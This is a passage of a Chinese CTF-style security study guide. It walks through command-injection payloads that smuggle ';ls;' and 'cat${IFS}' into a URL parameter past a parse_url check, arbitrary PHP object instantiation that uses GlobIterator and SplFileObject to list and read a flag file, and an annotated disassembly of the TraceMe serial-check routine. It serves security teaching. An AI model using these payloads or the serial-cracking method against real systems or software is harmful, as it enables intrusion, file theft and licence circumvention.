
可以使用如下payload进入命令执行，引号用来闭合curl后面的引号，分号则用来闭合命令，从而执行ls命令，并且由于parse\_url()的解析问题，会把第一个分号后面的内容当作host部分，则绕过了正则匹配检查。

|  |
| --- |
| ?url=lethe://";ls;"sec-redclub.com |



然后读取flag文件，这里不能直接使用空格，可以用${IFS}代替空格执行cat命令：

|  |
| --- |
| ?url=lethe://";cat${IFS}f1agi3hEre.php;"sec-redclub.com |



## 5.3实例化任意对象漏洞

（1）漏洞成因：

面向过程编程时，用户可以控制实例化的对象及参数，从而利用某些PHP内部类实现攻击，如利用SimpleXMLElement类进行XXE攻击。

（2）例题题解


代码如下：

|  |
| --- |
| // index.php  <?php  class NotFound{  function \_\_construct()  {  die('404');  }  }  spl\_autoload\_register(  function ($class){  new NotFound();  }  );  $classname = isset($\_GET['name']) ? $\_GET['name'] : null;  $param = isset($\_GET['param']) ? $\_GET['param'] : null;  $param2 = isset($\_GET['param2']) ? $\_GET['param2'] : null;  if(class\_exists($classname)){  $newclass = new $classname($param,$param2);  var\_dump($newclass);  foreach ($newclass as $key=>$value)  echo $key.'=>'.$value.'<br>';  } |

可以看到$newclass = new $classname($param,$param2);中的类名以及两个参数都是我们可控的，也就是我们可以任意实例化对象；经class\_exists判断类若不存在，则调用spl\_autoload\_register函数返回404。


首先我们需要知道flag在哪个文件中，在PHP的内置类中可以用GlobIterator类来遍历文件系统，其构造函数的第一个参数为要搜索的文件名，第二个参数为选择文件的哪个信息作为键名，构造payload如下：

|  |
| --- |
| ?name=GlobIterator&param=./\*.php&param2=0 |



既然得到了flag的文件名，下一步就是读文件，作者的思路是实例化SimpleXMLElement类来进行XXE。


但是我的思路是：既然可以任意实例化类，那么PHP有没有内置类可以直接读文件呢？经过搜索，找到了SplFileObject类，该类是PHP通常用来读取大文件的类，其构造函数接收的第一个参数为文件名，第二个参数为文件打开模式，如r。



于是构造下列payload:

|  |
| --- |
| ?name=SplFileObject&param=./f1agi3hEre.php&param2=r |

成功读取到了文件内容：



# 6 序列号破解

|  |
| --- |
| 00401340 push ebp ; ebp入栈 00401341 mov ebp,dword ptr ss:[esp+0xC] ; 将用户名移动到ebp中 00401345 push esi ; esi入栈 00401346 push edi ; edi入栈 00401347 mov edi,dword ptr ss:[esp+0x18] ; 将参数从堆栈中传给edi（用户名长度值） edi = 5 0040134B mov ecx,0x3 ; ecx = 3 00401350 xor esi,esi ; esi 清 0 00401352 xor eax,eax ; eax 清0 00401354 cmp edi,ecx 00401356 jle XTraceMe.00401379 ; edi<ecx条件成立时跳转,i<len 00401358 push ebx 00401359 /cmp eax,0x7 ; 比较eax与7的值 0040135C jle XTraceMe.00401360 ; 当等于7，ZF=1短跳转 0040135E |xor eax,eax 00401360 |xor edx,edx ; edx清0 00401362 |xor ebx,ebx 00401364 |mov dl,byte ptr ds:[ecx+ebp] ; 地址低8位的一个字节，dl是存储一个字节的寄存器，ecx = 3， [ecx+ebp] = d 00401367 |mov bl,byte ptr ds:[eax+0x405030] ; 00405030 0C 0A 13 09 0C 0B 0A 08 0040136D |imul edx,ebx ; edx \* ebx 赋值给 edx， dl为高8位，存储1字节数 00401370 |add esi,edx ; edx+esi，把值赋予给esi ，esi = 4B0 + 3F2 00401372 |inc ecx ; 递增指令，ecx 由 3 -> 4 -> 5 00401373 |inc eax ; eax = 1，eax++ 00401374 |cmp ecx,edi 00401376 \jl XTraceMe.00401359 ; ecx 是否大于等于5（用户名长度）， jl指令大于不等于满足时跳转 00401378 pop ebx 00401379 push esi ; /<%ld> 0040137A push TraceMe.00405078 ; |Format = "%ld" 0040137F push ebp ; |s 00401380 call dword ptr ds:[<&USER32.wsprintfA>] ; \wsprintfA 00401386 mov eax,dword ptr ss:[esp+0x1C] 0040138A add esp,0xC 0040138D push ebp ; /String2 0040138E push eax ; |String1 0040138F call dword ptr ds:[<&KERNEL32.lstrcmpA>] ; \lstrcmpA |

# 7 函数调用过程调试

## 7.1 cdecl

## 7.2 stdcall

## 7.3 fastcall

## 7.4 thiscall

# 参考文献

[1] 鸟哥. 鸟哥的 Linux 私房菜: 基础学习篇[M]. 人民邮电出版社, 2010.

[2] 宋敬彬. Linux网络编程. 清华大学出版社, 2014.

[3] 宋劲杉. Linux C编程一站式学习. 电子工业出版社, 2009.